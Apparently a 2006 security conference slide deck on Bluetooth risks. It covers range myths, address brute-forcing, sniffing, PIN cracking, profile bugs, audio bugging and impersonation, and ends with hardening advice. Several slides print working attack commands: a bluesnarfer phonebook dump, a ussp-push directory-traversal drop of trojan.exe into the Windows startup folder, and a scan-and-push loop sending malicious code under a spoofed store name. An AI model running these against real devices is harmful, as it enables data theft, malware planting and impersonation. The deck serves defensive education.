
The Hidden Risks of Bluetooth

Joshua Wright
jwright@arubanetworks.com

Introduction

- Bluetooth technical background
- Common misconceptions
- Bluetooth attacks
- Securing Bluetooth



Bluetooth Specification

- Cable replacement technology
- Range: ~1M, 10M, 100M
- Maximum bandwidth: 2.1 Mbps (EDR)
- Frequency: 2.4 GHz, FHSS
 - High degree of interference immunity
- Planned usage to replace all cables with peripheral computing
- Price goal: \$5 per radio unit

Bluetooth FHSS Channels

- Bluetooth uses 79 channels (0-78)
- Hops 1600 times a second
- Uses entire 2.4 GHz ISM band
- Hopping pattern based on Bluetooth device address (BD_ADDR)
 - Makes hopping pattern unique for each device, limits collisions
- Recent interference avoidance features



Bluetooth Protocol Stack

(not to scale)

Bluetooth Baseband, Framing

- BD_ADDR, 802-compliant 48-bit address for each device
 - Used as a “secret” in Bluetooth
- Baseband header is 18 bits, FEC 1/3 encoded (010 → 000111000)

18 bits, FEC 1/3 produces 54 bits (yes, 54 bits, try keeping track of that in your head while reading hex dumps)

Joining the Piconet

- Master initiates connection to slave
 - FH based on master BD_ADDR
 - Slave must know BD_ADDR to determine correct hopping sequence
- Discovering the BD_ADDR – Inquiry
 - Known as “discoverable” mode
 - Devices response to inquiries with BD_ADDR information

Pairing Devices

- When two devices first meet, they “pair”
 - Slave must have knowledge of BD_ADDR through inquiry or user input
- Pairing information recorded, may contain authentication credentials
- Inquiry mode no longer necessary since BD_ADDR is recorded on slave

Bluetooth Profiles

- Software features to implement application functionality
- RFCOMM – serial port emulation
- OBEX – Object Exchange (file transfer)
- Ultimate Headset – Headset audio
- BNEP – Network Encapsulation Protocol
- Dial-up Networking, cordless phone, fax, PIM synchronization, etc.

Security for profiles are independently controlled

Bluetooth Security Options

- Three security modes:
 - Mode 1: Node never initiates any security procedures (no security)
 - Mode 2: No link encryption, application-level security options
 - Mode 3: Link encryption before any data is exchanged
- Various modes useful for public or private Bluetooth application use

Bluetooth PINs

- User selection for device security
 - Influences authentication and encryption functions
 - 1-16 characters supported
- Some devices have no MMI, use fixed PIN's (0000, 1111, 1234 common)
- Windows XP drivers can select a PIN automatically for the user

Common Misconceptions (1)

“Bluetooth is a short-range technology”

- Class 1 devices have a range of 100M (328'), comparable to 802.11
- Class 2 devices have a range of 10M
- Possible to extend range with directional antennas
- Linksys USBBT100

Long-Range Bluetooth

- Possible to connect to class 2 device (10M) from over a mile away
 - Using class 1 source device and 18 dBi gain antenna

Common Misconceptions (2)

“Bluetooth does not expose sensitive data”

- Bugs in several phones allows retrieval of phonebook, calendar
- Can also be used to make calls remotely, manipulate call forwarding, etc.

```
$ sudo ./bluesnarfer -s ME -r 1-9 -b 00:02:EE:6E:72:D3
device name: Nokia 6310i
custom phonebook selected
+ 1 - Caught You Trying To Bluesnarf Me : 4015551212
+ 2 - Mom : 5085551212
+ 3 - Boss : 4082274500
+ 4 - ISC : 617635000
bluesnarfer: release rfcomm ok
$
```

Bluetooth AP Risks

- Like 802.11 rogue APs, Bluetooth rogues expose LANs
- Bridges LAN through PPP over RFCOMM, or PAN/BNEP profile
 - Attacker connects without authenticating, requests DHCP address
- Device itself vulnerable to several attacks

Common Misconceptions (3)

“Weaknesses are limited to implementation flaws”

- E0 is designed as a new cipher suite for Bluetooth
 - “New cipher suite? What?!”
- Evaluation of new crypto takes a long time
- Research indicates E0 is considerably weaker than originally intended
 - Cracked in 2^{38} operations, not 2^{128}

Common Misconceptions (4)

“Devices in non-discoverable mode cannot be found”

- Many devices rely on privacy of BD_ADDR for security
 - Do not respond to inquiries
- Must know BD_ADDR to pair (determines FH pattern)
- BD_ADDR not transmitted in baseband header (only AM_ADDR)

RedFang

- Ollie Whitehouse, formerly @Stake
- Brute-force 48-bit MAC address
 - Guesses sequential BD_ADDR's, tries to resolve name for each
- Optimistic 25000 msec between requests (24/minute), very slow
- Can accelerate with multiple dongles (USB hubs, lots of USB hubs)
- Also in btscanner, tbsearch (T-Bear)

Intelligent BD_ADDR Reversing

- Each frame has a 72-bit synchronization preamble
 - Encoded to uniquely identify piconet with LAP of master
- HEC field in baseband header used for error-checking, seeded with UAP

```
$ ./syncword2lap 7e:70:41:e3:40:fb:e1:0d
syncword2lap v1.0: Return the LAP from
the SYNC WORD.
```

```
LAP is 21:f7:c0
```

```
$ ./hec2uap d2 01:23
```

```
hec2uap v1.0: Return the UAP from
the HEC byte and baseband header.
```

```
UAP is aa
```

Only 2 bytes of BD_ADDR are unknown, easy to brute-force!

Non-Discoverable Bluetooth

Schneider Electric UK – Bluetooth Mgmt. System

“The operator can make software upgrades, reconfigure the RTUs, [...] from a distance up to 100 meters.”

“The Bluetooth modems have been configured as non-discoverable [...] the RL27 switches are protected from wireless hacking through a 48-bit software encryption key.”

Bluetooth “sniper rifle”
with 2W amp



Attacks Against Bluetooth

- Client manipulation
- Traffic sniffing
- PIN attacks
- Profile and implementation vulnerabilities
- Audio recording attacks
- Impersonation attacks

Client Manipulation - Blueline

- "Creative" attacker hostname device naming
- Victim phone displays remote hostname at connect
- Common to Motorola phones
 - PEBL, V600, Razor?

```
hciconfig hci0 name `perl -e  
'print "Press\x0dgrant\x0dto\x0ddisable\x0dmute\x0d\x0d"'`
```

Traffic Sniffing

- FHSS makes sniffing difficult
- No support with standard dongles to expose anything below HCI layer
- Development with SDR technology
- Capture on one channel to determine 32-bits of BDADDR

Commercial Sniffers

- FTS4BT - Frontline Test Equipment
 - Commercial Bluetooth sniffer with custom firmware on standard dongle
 - \$10,000/USD
- Intended for developers to troubleshoot applications

"Transforming a Bluetooth Dongle into a Bluetooth Sniffer"

- FTE software free download
- Older versions include firmware
- Research into using standard dongle to accept flashed firmware
 - Standard Linux tools to the rescue
 - "bdaddr", "bccmd", "dfutool"

Simple for attackers to produce functional sniffer dongle
www.remote-exploit.org/research/busting_bluetooth_myth.pdf

Bluetooth Keyboard Sniffer

- Bluetooth keyboard and mouse
- Attacker uses directional antenna to sniff traffic remotely
- Remote keyboard logger
- Inject keystrokes remotely

PIN is 230739
Link key is a9b0331e4d4a4f3d386a5d72d8fddfe6
```

Bluepinning Statistics

- Cracking time on P4 2.8 GHz:
 - 4 character PIN: .2 seconds
 - 5 character PIN: 2 seconds
 - 6 character PIN: 20 seconds
 - 7 character PIN: 3 minutes, 20 sec.
 - 8 character PIN: 33 minutes
- Probability says success in 1/2 exhaustive cracking time
- Support for SMP systems (Andrew Lockhart)

Profile Attacks (1)

- Toshiba Bluetooth Stack Directory Transversal (Kevin Finisterre)
- Common in Dell hardware
- No response from vendor

```
# ./ussp-push 00:11:B1:07:BE:A7@4 trojan.exe
..\..\..\..\..\windows\startup\pwned.exe

Local device 00:0A:3A:54:71:95
Remote device 00:11:B1:07:BE:A7 (4)

connected to server
Sending file: ....\..\..\..\windows\startup\pwned.exe, path: trojan.exe,
size: 18009
Command (01) has now finished
```

Profile Attacks (2)

- Widcomm XP stack buffer overflow
 - Drivers shipped with most Bluetooth dongles (Belkin, D-Link, Linksys)
- Overflow in PIM item transfer service (Mark Rowe, Matt Moore)
- Execute arbitrary code on victim machine
- Fixed drivers available, but users cannot upgrade due to license restrictions
- Public exploit code available

Audio Recording Attack

- Widcomm vulnerability in Headset profile (Kevin Finisterre)
 - Meant to connect XP to your headset
 - No authentication required to connect
- Attacker can play audio files on PC speakers remotely
- Attacker can record audio from local PC microphone remotely
 - Wireless audio bugging, no user notification



CarWhisperer

- Designed to connect to car hands-free Bluetooth device
 - Embedded, or third-party installed
- Play or record audio through car speakers, attacks weak PIN selection

“This is the police, stop speeding”

Extracting Headset Audio



Impersonation Attacks

- Some companies using Bluetooth for advertising purposes
 - Beaming ads to your phone, while you drive...
- January 2006, Electronics Boutique in Providence RI sends WG Portal
 - Consumer can browse, buy games on Bluetooth-enabled phone
- Application not signed, no way for consumer to verify authenticity

Pushing Bad Bluetooth Code

```
# grep name /etc/bluetooth/hcid.conf
    name "EB WG Portal"
# while true ; do
    for btnode in `hcitool scan | awk '{print $1}'` ; do
        ussp-push $btnode@9 0wnz0red.sis EBPortal.sis
    done
done
```

Victim cannot differentiate between legitimate "EB WG Portal" and attacker when code is unsigned.



Securing Bluetooth (1)

- Disable Bluetooth if not needed
 - Not just “non-discoverable”
- Disable unneeded profiles (POLP)
 - Not always possible, esp. with embedded devices
- Select strong PINs when pairing, at least 12 characters in length
- Pair devices only in a trusted environment
 - Do not re-enter PIN in an untrusted environment

Securing Bluetooth (2)

- Do not accept unsolicited Bluetooth messages
- Maintain software versions whenever possible to mitigate known threats
- Encourage vendors to implement SIG 2.0 specification/PKI support
- Communicate requirements for updates to buggy software
 - Widcomm licenses to third-party vendors
- Audit organization for rogue Bluetooth devices

Hidden Risks of Bluetooth – © 2006 Aruba Networks

Summary

- Bluetooth is not limited to short-range
- Vulnerabilities exist in implementations and specification
- Sensitive data is often threatened by Bluetooth exposure
- Anonymity threatened with device and identity association
- Many people unaware of Bluetooth risks
